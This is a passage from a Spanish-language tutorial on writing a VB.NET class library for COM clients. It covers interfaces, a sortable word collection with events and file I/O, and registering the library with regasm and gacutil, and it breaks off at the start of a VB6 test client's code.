Para no tener que indicarlo en cada una de las clases e interfaces, vamos a añadir el atributo en el fichero AssemblyInfo.vb, de esta forma el "alcance" de este atributo será a todo el ensamblado:

<Assembly: ClassInterface(ClassInterfaceType.None)>

Otro atributo que añadiremos a este fichero será el que indicará que nuestra intención es crearlo con nombre seguro, en este caso el fichero de claves se llamará pruebasGuille.snk, pero puedes usar el que hayas generado con la utilidad sn.exe:
<Assembly: AssemblyKeyFileAttribute("..\..\pruebasGuille.snk")>

> **Nota:**
> Según podemos comprobar en un fichero AssemblyInfo.cs usado para crear una librería de clases con C#, la "ubicación" del fichero de claves puede indicarse de forma relativa al directorio *obj\<configuración>*, (donde <configuración> es Debug o Release), aunque también puede indicarse usando el path completo.

Ya que estamos modificando AssemblyInfo.vb, podemos asignar el resto de propiedades, al menos el que se usará desde COM para identificar el componente, (el nombre que se mostrará en las referencias):
<Assembly: AssemblyDescription("pruebasGuille.ClassLibraryVB - Librería colección de Palabras")>

Debido a que esta librería de clases la estamos creando con Visual Basic .NET, no tenemos que indicar manualmente el identificador (GUID) que se usará para el componente COM, pero si lo creamos con C#, habría que indicar ese ID, el cual podemos generarlo con la utilidad uuidgen.exe o guidgen.exe, aplicando el atributo tal como se hace en AseenblyInfo.vb:
<Assembly: Guid("8C37C5B8-A503-41B2-9281-878C563957D1")>

> **Nota:**
> El valor del GUID aquí mostrado seguramente será diferente al que esté en el fichero AssemblyInfo.vb que se ha creado con tu proyecto.

El resto de atributos los dejo a tu gusto.

Definiendo las clases e interfaces del componente.

Como ya te he comentado antes, vamos a crear una interfaz para cada una de las clases que la librería expondrá, esas interfaces tendrán el atributo Dual o IDispatch, si nos decidimos por el primero, no es necesario indicarlo. El atributo que no deberíamos utilizar es el atributo IUnknown, por la sencilla razón de que la clase que tenga ese atributo no se podrá usar en un bucle del tipo For Each.
Además de que en la interfaz que utilizaremos para indicar los eventos debe tener el atributo IDispatch.

Para asegurar la compatibilidad binaria.

Para asegurarnos de que el componente tendrá compatibilidad binaria, debemos tener en cuenta que una vez distribuida la librería, no podemos añadir ni quitar ninguno de los miembros que hayamos definido en las interfaces. Si queremos hacer eso, quitar o añadir miembros a una clase, tendremos que definir otra interfaz y mantener la anterior. De esto veremos un ejemplo en el código mostrado.

Sin embargo con las interfaz que implementa los eventos, debemos ser muy cuidadosos, ya que una vez que hemos definido la interfaz para los eventos, no podemos cambiarla, si lo hiciéramos romperíamos la compatibilidad binaria, con lo cual los clientes anteriores no podrán funcionar, si es que la clase se ha declarado con WithEvents.

En caso de que la clase se haya declarado en la aplicación cliente con WithEvents y cambiemos la interfaz usada para los eventos, (en breve veremos cómo se indica que una interfaz es la que se usará para los eventos), se mostrará un mensaje como el mostrado en la figura 2 y la aplicación finalizará:




Figura 2, error del cliente al cambiar los eventos de la clase

Las dos clases que se usarán como elementos de la colección.

Empecemos viendo el código de la clase básica que implementará la interfaz **IComparable** para que se puedan clasificar los elementos de la colección. A la hora de clasificar se podrá indicar si se clasifican de forma ascendente o descendente, así como si se hará una comparación en la que se tendrá en cuenta la diferencia de mayúsculas y minúsculas.
Ahora veremos la clase y después veremos el "tuco" que vamos a utilizar para que este orden de clasificación, así como si se tendrá en cuenta las letras que compongan el campo a clasificar. El truco realmente es más una comodidad que un truco, ya veremos porqué.

Empecemos por la enumeración para indicar si se clasificará de forma ascendente o descendente:

```
Public Enum SortOrderTypes As Integer
    Ascendente
    Descendente
End Enum
```

Sigamos con la interfaz que la clase **IDClass** implementará:

```
Public Interface IIDClass
    Property ID() As String
    Function Clone() As IDClass
    Property Descripción() As String
    '
    Function ToString() As String
End Interface
```

Ahora veamos la clase **IDClass**, la cual además de implementar esta interfaz, que será la que se exponga en el componente COM, también implementará la interfaz **IComparable**, el orden en la que se implementarán estas interfaces es importante, ya que COM utilizará como interfaz por defecto la primera que se implemente y nos interesa que sea la que expone los miembros que la clase tendrá.

```
Public Class IDClass
    Implements IIDClass, IComparable
    '
    Private mID As String
    Private mDescripción As String
    '
    ' para las propiedades compartidas
    Private Shared mIgnoreCase As Boolean = True
    Private Shared mSortOrder As SortOrderTypes = SortOrderTypes.Ascendente
    '
    ' No es necesario ocultarlo a COM,
    ' ya que estas propiedades no están definidas en las interfaces,
    ' pero así, quién lea esto sabrá que no serán visibles.
    ' Estas propiedades públicas se pueden declarar Friend o Public
    ' al cliente COM no afectará esa diferencia.
    <ComVisible(False)> _
    Public Shared Property IgnoreCase() As Boolean
        Get
            Return mIgnoreCase
        End Get
        Set(ByVal value As Boolean)
            mIgnoreCase = value
        End Set
    End Property
    '
    <ComVisible(False)> _
    Public Shared Property SortOrder() As SortOrderTypes
        Get
            Return mSortOrder
        End Get
        Set(ByVal value As SortOrderTypes)
            ' si el valor asignado no está definido en la enumeración,
            ' usar el valor ascendente
```

```
            If System.Enum.IsDefined(value.GetType, value) = False Then
                mSortOrder = SortOrderTypes.Ascendente
            Else
                mSortOrder = value
            End If
        End Set
    End Property
    '
    '
    ' El constructor sin parámetros para COM
    Sub New()
        MyBase.New()
    End Sub
    ' desde .NET se podrán usar estos constructores
    Sub New(ByVal elID As String)
        MyBase.New()
        mID = elID
    End Sub
    Sub New(ByVal elID As String, ByVal laDescripción As String)
        Me.New(elID)
        mDescripción = laDescripción
    End Sub
    '
    Public Overridable Function CopareTo(ByVal obj As Object) As Integer _
            Implements IComparable.CompareTo
        Dim objID As String = DirectCast(obj, IDClass).ID
        '
        Dim queOrden As Integer
        If mSortOrder = SortOrder.Ascendente Then
            queOrden = 1
        Else
            queOrden = -1
        End If
        Return String.Compare(mID, objID, mIgnoreCase) * queOrden
    End Function
    '
    Public Overridable Property ID() As String _
            Implements IIDClass.ID
        Get
            Return mID
        End Get
        Set(ByVal value As String)
            mID = value
        End Set
    End Property
    '
    Public Overridable Property Descripción() As String _
            Implements IIDClass.Descripción
        Get
            Return mDescripción
        End Get
        Set(ByVal value As String)
            mDescripción = value
        End Set
    End Property
    '
    Public Overridable Function Clone() As IDClass _
            Implements IIDClass.Clone
        Return DirectCast(Me.MemberwiseClone, IDClass)
    End Function
    '
    Public Overrides Function ToString() As String _
            Implements IIDClass.ToString
        Return mID
    End Function
End Class
```

Para no entrar en demasiados detalles, veamos las cosas a destacar del código.
En primer lugar vemos la implementación de las interfaces que se usarán en esta clase. Como te comenté anteriormente, primero indicamos la interfaz que se expondrá al cliente COM, es decir la que se usará por

defecto.

> **Nota:**
> Si una clase implementa más de una interfaz, podremos usar objetos de cualquiera de esas interfaces para acceder al objeto (o a la parte del objeto que la interfaz implementa).

Las propiedades **IgnoreCase** y **SortOrder** se han ocultado a COM mediante el atributo **<ComVisible(False)>**, además de que no se han declarado en la interfaz, por tanto tampoco serían visibles. Pero, no se han declarado en la interfaz por la sencilla razón de que no se pueden declarar miembros compartidos en una interfaz.
La razón de que se hayan declarado compartidas estas propiedades, es porque se usarán desde las clases-colección para indicar esas dos propiedades de forma genérica, para todas las instancias de los objetos de este tipo, de forma que no nos viésemos obligados a asignar estos valores de forma individual a la hora de clasificar los miembros de la colección.
Este era el "truco" al que me refería, dentro de poco veremos cómo aplicarlo.

Debido a que esas dos propiedades están declaradas como compartidas (mediante el atributo **Shared**), las variables privadas que se usan para mantener el valor, también están declarados como Shared.

Cualquier componente que se vaya a usar desde un cliente COM debe implementar un constructor sin parámetros, si no definimos un constructor para una clase, el compilador de VB.NET creará uno por nosotros, precisamente sin parámetros. Pero si declaramos alguno que reciba parámetros, deberíamos declarar uno sin parámetros de forma explícita, si no lo hiciéramos, no podríamos usar ese componente desde COM. Por tanto, este "pequeño" detalle hay que tenerlo muy presente.

El procedimiento que se utiliza para la interfaz **IComparable**, deberá devolver un valor adecuado según el elemento indicado en el parámetro sea mayor o menor que el que esa clase implementa, en este caso lo que se comprueba es la propiedad **ID**, no el objeto completo.
Dependiendo de que se clasifique de forma ascendente o descendente, utilizamos la variable **queOrden** para que el valor devuelto esté en concordancia con el orden indicado. Esto es así porque el valor devuelto por **CompareTo** será menor que cero si el valor de **ID** de la instancia de la clase es menor que la del objeto pasado como parámetro, al menos si se clasifica de forma ascendente, por eso cuando se clasifica de forma descendente el valor de la variable **queOrden** es -1.
Por otro lado, se utiliza el método **Compare** del objeto **String**, para que se pueda indicar si se tendrá o no en cuenta la diferencia entre mayúsculas y minúsculas.

Como habrás notado, los miembros "propios" de la clase, los que hemos definido nosotros, están declarados con **Overridable**, por si queremos crear una nueva versión en la clase derivada.
Sin embargo, el método **ToString** lo declaramos **Overrides** ya que sobrescribe uno con el mismo nombre heredado "implícitamente" de la clase **Object**.

Para el método **Clone**, que devuelve una copia de la clase, hemos usado el método **MemberwiseClone**, ya que esta clase no tiene miembros que hagan referencia a ningún objeto, por tanto la copia devuelta será independiente de la instancia actual, es decir, se devolverá un nuevo objeto, no una referencia al objeto o instancia actual.

Veamos ahora la interfaz **IPalabra** y la clase **Palabra**, esta clase se derivará de **IDClass**, pero como comprobaremos, cuando derivamos una clase de otra, los miembros de la clase base no se exponen en COM, al menos directamente, por tanto debemos incluirlos en la definición de la interfaz.

```
Public Enum TiposPalabra As Integer
    Normal
    Especial
    Super
    ExtraSuper
End Enum
'
'<InterfaceTypeAttribute(ComInterfaceType.InterfaceIsIUnknown)> _
' si una clase va a formar parte de una colección, debe estar declarada
' como IDispatch o Dual, sino, IEnumerator no funcionará porque no devuelve
' el tipo correcto.
'<InterfaceTypeAttribute(ComInterfaceType.InterfaceIsIDispatch)>
Public Interface IPalabra
    Property Nombre() As String
```

```
    Property Descripción() As String
    Property Tipo() As TiposPalabra
    ReadOnly Property Tipos() As String()
    ReadOnly Property TiposIndex(ByVal index As Integer) As String
    Property Veces() As Integer
    Function Clone() As Palabra
    Function ToString() As String
End Interface
```

En la interfaz hemos declarado dos propiedades que se podían haber llamado igual, entre otras cosas porque el nombre realmente es el mismo: **Tipos** y **TiposIndex**, como veremos en la definición de la clase, se han implementado como propiedades sobrecargadas, pero como COM no permite que haya dos miembros con el mismo nombre y para evitar que se creen esos nombres automáticamente, he optado por darle nombres distintos en la interfaz, ya que COM siempre usará los nombres indicados en la interfaz.
Sin embargo, desde una aplicación .NET se usarán los nombres declarados en la clase.

```
Public Class Palabra
    Inherits IDClass
    Implements IPalabra
    '
    ' variables privadas para mantener los valores de las propiedades
    Private mTipo As TiposPalabra
    Private mVeces As Integer
    '
    ' COM necesita un constructor sin parámetros
    Sub New()
        mVeces = 0
    End Sub
    ' estos constructores sólo podrán usarse en .NET
    Sub New(ByVal elNombre As String)
        Me.New()
        MyBase.ID = elNombre
    End Sub
    Sub New(ByVal elNombre As String, ByVal laDescripción As String)
        Me.New(elNombre)
        MyBase.Descripción = laDescripción
    End Sub
    '
    ' las propiedades
    Public Overrides Property Descripción() As String _
            Implements IPalabra.Descripción
        Get
            Return MyBase.Descripción
        End Get
        Set(ByVal value As String)
            MyBase.Descripción = value
        End Set
    End Property
    '
    Public Overridable Property Nombre() As String _
            Implements IPalabra.Nombre
        Get
            Return MyBase.ID
        End Get
        Set(ByVal value As String)
            MyBase.ID = value
        End Set
    End Property
    '
    Public Overridable Property Tipo() As TiposPalabra _
            Implements IPalabra.Tipo
        Get
            Return mTipo
        End Get
        Set(ByVal value As TiposPalabra)
            ' si el valor asignado está en la enumeración
            If System.Enum.IsDefined(value.GetType, value) Then
                ' asignar ese valor
```

```
            mTipo = value
        Else
            ' en otro caso, usar el valor normal
            mTipo = TiposPalabra.Normal
        End If
    End Set
End Property
'
Public ReadOnly Property Tipos() As String() _
        Implements IPalabra.Tipos
    Get
        Return System.Enum.GetNames(mTipo.GetType)
    End Get
End Property
'
' En .NET se accederá como Tipos, en COM se accederá como TiposIndex
Public ReadOnly Property Tipos(ByVal index As Integer) As String _
        Implements IPalabra.TiposIndex
    Get
        Return System.Enum.GetNames(mTipo.GetType)(index)
    End Get
End Property
'
Public Overridable Property Veces() As Integer _
        Implements IPalabra.Veces
    Get
        Return mVeces
    End Get
    Set(ByVal value As Integer)
        mVeces = value
    End Set
End Property
'
' debe ser Shadows porque no puede remplazar al Clone de la base
' ya que no hay parámetros que los diferencie.
Public Shadows Function Clone() As Palabra _
        Implements IPalabra.Clone
    Return DirectCast(Me.MemberwiseClone, Palabra)
End Function
'
' los métodos sobrescritos
' El método ToString será el método predeterminado en COM
Public Overrides Function ToString() As String _
        Implements IPalabra.ToString
    Return MyBase.ID
End Function
'
' los métodos
' Protected Friend para que sean Overridable
' no serán visibles desde el cliente COM
Protected Friend Overridable Sub Guardar(ByVal sw As StreamWriter)
    sw.WriteLine(Me.Nombre)
    sw.WriteLine(Me.Descripción)
    sw.WriteLine(Me.Tipo)
    sw.WriteLine(Me.Veces)
End Sub
Protected Friend Overridable Sub Leer(ByVal sr As StreamReader)
    Me.Nombre = sr.ReadLine
    Me.Descripción = sr.ReadLine
    Try
        ' usamos CType que es menos restrictivo que DirectCast
        Me.Tipo = CType(Integer.Parse(sr.ReadLine), TiposPalabra)
    Catch
        Me.Tipo = TiposPalabra.Normal
    End Try
    Try
        Me.Veces = Integer.Parse(sr.ReadLine)
    Catch
        Me.Veces = 0
    End Try
```

```
    End Sub
End Class
```

Como puedes comprobar, no se ha implementado la propiedad **ID**, (en un cliente COM esa propiedad no será visible aunque se haya heredado la clase **IDClass**), en su lugar se utiliza **Nombre**, además de que se utiliza **MyBase.ID** tanto para asignar el nuevo valor como para devolver el valor de esa propiedad, por tanto, si usamos esta clase desde una aplicación .NET, (la cual si verá la propiedad **ID** heredada de la clase **IDClass**), el valor devuelto por **ID** y **Nombre** será el mismo valor.

La declaración del método **Clone** se ha declarado con **Shadows** por la sencilla razón de que no puede declararse con **Overrides** porque el número de parámetros es el mismo en la clase base y en la clase derivada.

Por último, los métodos **Guardar** y **Leer** se han declarado **Protected Friend**, pero sólo serán visibles dentro del ensamblado y por las clases que se deriven de Palabra. Estos dos métodos no serán accesibles desde el cliente COM.

Las clases-colección.

En el componente tenemos dos clases-colección, la primera estará derivada de **CollectionBase** y la segunda estará derivada de la primera y añadirá dos métodos para leer y guardar el contenido de las palabras contenidas en la colección. Esta segunda colección será la que se usará en los programas de prueba.

```
Public Interface IPalabras
    Function Add(ByVal unaPalabra As Palabra) As Integer
    Sub Clear()
    Function Clone() As Palabras
    Function Contains(ByVal unaPalabra As Palabra) As Boolean
    ReadOnly Property Count() As Integer
    Sub CopyTo(ByVal unArray As Array, ByVal index As Integer)
    Function IndexOf(ByVal unaPalabra As Palabra) As Integer
    Default Property Item(ByVal index As Integer) As Palabra
    Sub Remove(ByVal unaPalabra As Palabra)
    Sub RemoveAt(ByVal index As Integer)
    Sub Reverse()
    Sub Sort()
    Function Tipos() As String()
    '
    Function GetEnumerator() As IEnumerator
    '
    Property IgnoreCase() As Boolean
    Property SortOrder() As SortOrderTypes
End Interface
```

Veamos el código de la clase Palabras.

```
Public Class Palabras
    ' esto parace que no va con las interoperabilidad COM
    Inherits CollectionBase
    Implements IPalabras
    '
    ' COM necesita un constructor sin parámetros,
    ' aunque VB crea automáticamente uno, es preferible definirlo,
    ' así si se añade otro con parámetros, tenemos el que COM necesita.
    Sub New()
        MyBase.New()
    End Sub
    '
    Public Overridable Function Add(ByVal unaPalabra As Palabra) As Integer _
            Implements IPalabras.Add
        Return MyBase.List.Add(unaPalabra)
    End Function
    '
    Public Overridable Shadows Sub Clear() _
```

```
        Implements IPalabras.Clear
    MyBase.Clear()
End Sub
'
Public Overridable Function Clone() As Palabras _
        Implements IPalabras.Clone
    Dim tPalabra As Palabra
    Dim tPalabras As New Palabras()
    '
    For Each tPalabra In Me
        tPalabras.Add(tPalabra.Clone)
    Next
    '
    Return tPalabras
End Function
'
Public Overridable Function Contains(ByVal unaPalabra As Palabra) As Boolean _
        Implements IPalabras.Contains
    Return MyBase.List.Contains(unaPalabra)
End Function
'
Public Overridable Shadows ReadOnly Property Count() As Integer _
        Implements IPalabras.Count
    Get
        Return MyBase.Count
    End Get
End Property
'
Public Overridable Sub CopyTo(ByVal unArray As Array, ByVal index As Integer) _
        Implements IPalabras.CopyTo
    MyBase.List.CopyTo(unArray, index)
End Sub
'
Public Overridable Property IgnoreCase() As Boolean _
        Implements IPalabras.IgnoreCase
    Get
        Return IDClass.IgnoreCase
    End Get
    Set(ByVal value As Boolean)
        IDClass.IgnoreCase = value
    End Set
End Property
'
Public Overridable Function IndexOf(ByVal unaPalabra As Palabra) As Integer _
        Implements IPalabras.IndexOf
    Return MyBase.List.IndexOf(unaPalabra)
End Function
'
Default Public Overridable Property Item(ByVal index As Integer) As Palabra _
        Implements IPalabras.Item
    Get
        Return DirectCast(MyBase.List(index), Palabra)
    End Get
    Set(ByVal value As Palabra)
        MyBase.List(index) = value
    End Set
End Property
'
Public Overridable Sub Remove(ByVal unaPalabra As Palabra) _
        Implements IPalabras.Remove
    MyBase.List.Remove(unaPalabra)
End Sub
'
Public Overridable Shadows Sub RemoveAt(ByVal index As Integer) _
        Implements IPalabras.RemoveAt
    MyBase.RemoveAt(index)
End Sub
'
Public Overridable Sub Reverse() _
        Implements IPalabras.Reverse
```

```
        MyBase.InnerList.Reverse()
    End Sub
    '
    Public Overridable Sub Sort() _
            Implements IPalabras.Sort
        MyBase.InnerList.Sort()
    End Sub
    '
    Public Overridable Property SortOrder() As SortOrderTypes _
            Implements IPalabras.SortOrder
        Get
            Return IDClass.SortOrder
        End Get
        Set(ByVal value As SortOrderTypes)
            IDClass.SortOrder = value
        End Set
    End Property
    '
    Public Overridable Function Tipos() As String() _
            Implements IPalabras.Tipos
        Return System.Enum.GetNames(GetType(TiposPalabra))
    End Function
    '
    Public Overridable Shadows Function GetEnumerator() As IEnumerator _
            Implements IPalabras.GetEnumerator
        Return MyBase.GetEnumerator
    End Function
End Class
```

Las propiedades o métodos que se han declarado con **Shadows**, son miembros que están implementados en la clase base.

El método **Clone** de esta clase se ha definido de forma diferente a como se ha hecho en las dos anteriores, en lugar de usar **MemberwiseClone**, he optado por copiar uno a uno los objetos incluidos en la colección, si no se hiciera así, se devolvería una referencia a esos objetos y no una copia independiente. **MemberwiseClone** funciona bien con tipos por valor, no por referencia.

Para terminar con las clases del componente veremos la clase derivada de **Palabras**, en la cual, además de los nuevos métodos para guardar y leer, vamos a implementar dos eventos, los cuales se "dispararán" cuando se lea o se guarde cada uno de los objetos de la colección.

```
Public Interface IPalabrasIO
    '
    ' los miembros heredados
    Function Add(ByVal unaPalabra As Palabra) As Integer
    Sub Clear()
    Function Clone() As Palabras
    Function Contains(ByVal unaPalabra As Palabra) As Boolean
    ReadOnly Property Count() As Integer
    Sub CopyTo(ByVal unArray As Array, ByVal index As Integer)
    Function IndexOf(ByVal unaPalabra As Palabra) As Integer
    Default Property Item(ByVal index As Integer) As Palabra
    Sub Remove(ByVal unaPalabra As Palabra)
    Sub RemoveAt(ByVal index As Integer)
    Sub Reverse()
    Sub Sort()
    Function Tipos() As String()
    '
    Function GetEnumerator() As IEnumerator
    '
    Property IgnoreCase() As Boolean
    Property SortOrder() As SortOrderTypes
    '
    ' los nuevo métodos
    Sub Guardar(ByVal fichero As String)
    Sub Leer(ByVal fichero As String)
    ReadOnly Property Versión() As String
    '
End Interface
```

Esta es la declaración de la interfaz que se usará para los eventos.

```
' Este atributo registrará la interfaz con los eventos,
' si no se aplica, el evento se mostrará en el examinador de objetos,
' pero la clase no se podrá declarar con WithEvents.
<InterfaceTypeAttribute(ComInterfaceType.InterfaceIsIDispatch)> _
Public Interface IPalabrasEvents
    Sub Leida(ByVal elNombre As String)
    Sub Guardada(ByVal elNombre As String)
End Interface
```

Veamos por último la declaración de la clase **PalabrasIO** que, como he comentado antes, se deriva de **Palabras**.

```
' ComSourceInterfaces se utiliza para las clases que produzcan eventos
<ComSourceInterfaces("pruebasGuille.IPalabrasEvents")> _
Public Class PalabrasIO
    Inherits Palabras
    Implements IPalabrasIO
    '
    Private Const cVersion As String = "PalabrasIO v"
    '
    ' los delegados y eventos
    ' Visual Basic permite hacerlo más simple,
    ' pero esta es la forma recomendada
    <ComVisible(False)> _
    Public Delegate Sub PalabraLeida(ByVal elNombre As String)
    <ComVisible(False)> _
    Public Delegate Sub PalabraGuardada(ByVal elNombre As String)
    '
    Public Event Leida As PalabraLeida
    Public Event Guardada As PalabraGuardada
    '
    '
    Protected Sub OnLeida(ByVal elNombre As String)
        'RaiseEvent Iniciado(elNombre)
        RaiseEvent Leida(elNombre)
    End Sub
    Protected Sub OnGuardada(ByVal elNombre As String)
        RaiseEvent Guardada(elNombre)
    End Sub
    '
    ' El constructor
    Sub New()
        MyBase.New()
    End Sub
    '
    Public Overridable Sub Guardar(ByVal fichero As String) _
            Implements IPalabrasIO.Guardar
        Dim unaPalabra As Palabra
        Dim sw As New StreamWriter(fichero, False, System.Text.Encoding.Default)
        '
        sw.WriteLine(Me.Versión)
        For Each unaPalabra In Me
            unaPalabra.Guardar(sw)
            ' producir un evento con el dato guardado
            OnGuardada(unaPalabra.Nombre)
        Next
        sw.Close()
    End Sub
    '
    Public Overridable Sub Leer(ByVal fichero As String) _
            Implements IPalabrasIO.Leer
        Dim unaPalabra As Palabra
        Dim sr As New StreamReader(fichero, System.Text.Encoding.Default)
        Dim s As String = sr.ReadLine
        ' sólo leer las palabras si es de esta versión
        ' cuando haya nuevas versiones, añadir la comparación correspondiente
```

```
    If s.StartsWith(cVersion) Then
        Me.Clear()
        While sr.Peek <> -1
            unaPalabra = New Palabra()
            unaPalabra.Leer(sr)
            Me.Add(unaPalabra)
            ' producir un evento con el dato leído
            OnLeida(unaPalabra.Nombre)
        End While
    End If
    sr.Close()
End Sub
'
Public Overridable ReadOnly Property Versión() As String _
        Implements IPalabrasIO.Versión
    Get
        Return cVersion & "1"
    End Get
End Property
'
' los miembros de la clase base
Public Overrides Function Add(ByVal unaPalabra As Palabra) As Integer _
        Implements IPalabrasIO.Add
    Return MyBase.Add(unaPalabra)
End Function
'
Public Overrides Sub Clear() _
        Implements IPalabrasIO.Clear
    MyBase.Clear()
End Sub
'
Public Overrides Function Clone() As Palabras _
        Implements IPalabrasIO.Clone
    Return MyBase.Clone
End Function
'
Public Overrides Function Contains(ByVal unaPalabra As Palabra) As Boolean _
        Implements IPalabrasIO.Contains
    Return MyBase.Contains(unaPalabra)
End Function
'
Public Overrides ReadOnly Property Count() As Integer _
        Implements IPalabrasIO.Count
    Get
        Return MyBase.Count
    End Get
End Property
'
Public Overrides Sub CopyTo(ByVal unArray As Array, ByVal index As Integer) _
        Implements IPalabrasIO.CopyTo
    MyBase.CopyTo(unArray, index)
End Sub
'
Public Overrides Property IgnoreCase() As Boolean _
        Implements IPalabrasIO.IgnoreCase
    Get
        Return IDClass.IgnoreCase
    End Get
    Set(ByVal value As Boolean)
        IDClass.IgnoreCase = value
    End Set
End Property
'
Public Overrides Function IndexOf(ByVal unaPalabra As Palabra) As Integer _
        Implements IPalabrasIO.IndexOf
    Return MyBase.IndexOf(unaPalabra)
End Function
'
Default Public Overrides Property Item(ByVal index As Integer) As Palabra _
        Implements IPalabrasIO.Item
```

```
        Get
            Return DirectCast(MyBase.Item(index), Palabra)
        End Get
        Set(ByVal value As Palabra)
            MyBase.Item(index) = value
        End Set
    End Property
    '
    Public Overrides Sub Remove(ByVal unaPalabra As Palabra) _
            Implements IPalabrasIO.Remove
        MyBase.Remove(unaPalabra)
    End Sub
    '
    Public Overrides Sub RemoveAt(ByVal index As Integer) _
            Implements IPalabrasIO.RemoveAt
        MyBase.RemoveAt(index)
    End Sub
    '
    Public Overrides Sub Reverse() _
            Implements IPalabrasIO.Reverse
        MyBase.Reverse()
    End Sub
    '
    Public Overrides Sub Sort() _
            Implements IPalabrasIO.Sort
        MyBase.Sort()
    End Sub
    '
    Public Overrides Property SortOrder() As SortOrderTypes _
            Implements IPalabrasIO.SortOrder
        Get
            Return IDClass.SortOrder
        End Get
        Set(ByVal value As SortOrderTypes)
            IDClass.SortOrder = value
        End Set
    End Property
    '
    Public Overrides Function Tipos() As String() _
            Implements IPalabrasIO.Tipos
        Return MyBase.Tipos
    End Function
    '
    Public Overrides Function GetEnumerator() As IEnumerator _
            Implements IPalabrasIO.GetEnumerator
        Return MyBase.GetEnumerator()
    End Function
End Class
```

Como esta clase expone eventos, tenemos que indicarlo con el atributo **<ComSourceInterfaces**, dentro de las comillas dobles se indicará el nombre de la interfaz usada, en este ejemplo, se supone que el espacio de nombres de la librería es **pruebasGuille**.

Los eventos producidos por la clase se han declarado usando la forma "recomendada", es decir creando el delegado correspondiente y definiendo los eventos del tipo del delegado correspondiente.
Estos delegados los hemos ocultado al cliente COM, (usando el atributo **<ComVisible(False)>**), ya que no nos interesa que aparezcan en el examinador de objetos.
Para lanzar los eventos, he seguido las "normas" o recomendaciones de la documentación de Visual Studio .NET, por tanto he definido dos procedimientos protegidos que serán los que se llamen cuando queramos "lanzar" el evento.
Seguramente pensarás que todo sería más fácil haciéndolo al estilo de Visual Basic, es decir declarar sólo los eventos y ya está. Esa es una opción fácil y se puede hacer, pero, aunque no declaremos los delegados, el compilador lo hará por nosotros. La ventaja de hacerlo de esta forma es, entre otras cosas, par que si quieres convertir el proyecto a otro lenguaje de .NET Framework, (por ejemplo C#), te sea más fácil, además de que si el que lee este artículo prefiere trabajar con C# en lugar de VB.NET, le resultará más cómodo.

Fíjate que en esta clase no hemos declarado ningún método o propiedad como **Shadows**, por la sencilla razón de que estamos derivándola de **Palabras** y simplemente las sobrescribimos, en el caso de la otra

clase (**Palabras**), teníamos que usar **Shadows** porque era la única forma que .NET nos permitía para poder sobrescribir los procedimientos de la clase base: **CollectionBase**.

Compilar y registrar la librería.

Una vez que tenemos todo el código de la librería escrito, podemos compilarlo (o generar la DLL). También necesitamos crear la librería de tipos que usará el cliente COM, además de registrarla en el sistema.
Esta librería (o componente) la vamos a registrar en la caché global (GAC), para que tanto las aplicaciones .NET como los clientes COM puedan encontrarla, sin necesidad de hacer una copia local. Si has leído el artículo anterior, esa era la forma de hacer las cosas: copiar la DLL en la misma carpeta (o directorio) del ejecutable que lo usaba, además de que también teníamos que copiarla en el directorio del VB6.exe. Registrándola en el GAC, no tendremos que copiar la librería con el componente ni la librería de tipos, ya que se utilizará la que utilicemos para registrarla en el sistema.

Para registrar el componente y crear la librería de tipos, usaremos la utilidad *regasm.exe*. Suponiendo que el nombre de la librería es *pruebasGuille.ClassLibraryVB.dll*, nos posicionaremos en el directorio en el que esté esa librería y escribiremos lo siguiente:
regasm pruebasGuille.ClassLibraryVB.dll /tlb
Con esto creamos la librería de clases y registramos la librería para usar desde COM.

Ahora necesitamos registrarla en el GAC (caché de ensamblados global), de forma que cualquier aplicación pueda hacer referencia a ella. Como te comenté antes, para que un componente se pueda instalar en la caché global, debe estar firmada con nombre seguro. Para registrar la librería en el GAC, usaremos *gacutil.exe*:
gacutil /i pruebasGuille.ClassLibraryVB.dll

Una vez hecho esto, podremos hacer referencia a la librería desde un proyecto de VB6 o cualquier otro lenguaje que "sepa" cómo manejar las referencias COM.

> **Nota:**
> Para tener acceso tanto a la utilidad regasm como a gacutil, deberíamos usar el acceso directo "Símbolo del sistema de Visual Studio .NET", éste acceso directo estará en el menú de Inicio/Programas/... en la carpeta que el VS.NET haya creado en dicho menú de inicio.

La aplicación de prueba (el cliente de VB6).

Ahora vamos a ver el cliente de Visual Basic 6.0 que usará esta librería. En el fichero zip con el código, se incluye también un proyecto de Visual Basic .NET que utiliza esta librería.

Empecemos por el diseño del formulario, en la siguiente figura puedes ver el aspecto del mismo en tiempo de diseño:

Figura 3, el formulario de VB6 en tiempo de diseño.

Los controles usados son:
Un ListView (palabrasLvw) para mostrar los elementos de la colección.
Un CheckBox (ignoreCaseChk) para indicar si distinguiremos las mayúsculas de las minúsculas.
Un ComboBox (sortOrderCbo) para indicar cómo se clasificará el contenido.
Para los datos individuales de cada Palabra, se usarán tres cajas de textos (nombreTxt, descripciónTxt y vecesTxt), un ComboBox (tiposCbo) para saber el "tipo" de palabra y un botón para añadir la palabra a la lista (addBtn).
Un botón para leer el fichero de palabras (leerBtn) y otro para guardarlas (guardarBtn).
Un botón para clasificar las palabras (clasificarBtn), otro para invertir el orden de las palabras (invertirBtn).
El botón con el caption "con CreateObject" nos permitirá crear el objeto usando CreateObject.
Y por último una etiqueta para mostrar información (lblInfo), el botón para cerrar la aplicación (cerrarBtn) y un control de diálogos comunes para seleccionar el fichero de palabras (CommonDialog1).

> **Nota:**
> El código del formulario se incluye también en el fichero zip con el código.

Veamos el código usado por el formulario y después iremos siguiendo los pasos indicados, con las modificaciones oportunas, para modificar el código de la clase **Palabra** y comprobar que no se rompe la compatibilidad con las aplicaciones clientes creadas antes de modificar las interfaces expuestas.

> **Nota:**
> Para poder usar el componente creado con .NET Framework, tendremos que añadir una referencia al proyecto de Visual Basic 6.0. El nombre del componente (o la referencia) que tienes que buscar será el indicado en el atributo: AssemblyDescription, si estás usando lo recomendado en el artículo, el nombre será: "pruebasGuille.ClassLibraryVB - Librería colección de Palabras".

```
'--------------------------------------------------------------------------
' Prueba de cliente VB6 para ClassLibraryVB                      (05/Ene/03)
'
' ©Guillermo 'guille' Som, 2003
'--------------------------------------------------------------------------
Option Explicit

' el objeto del componente .NET
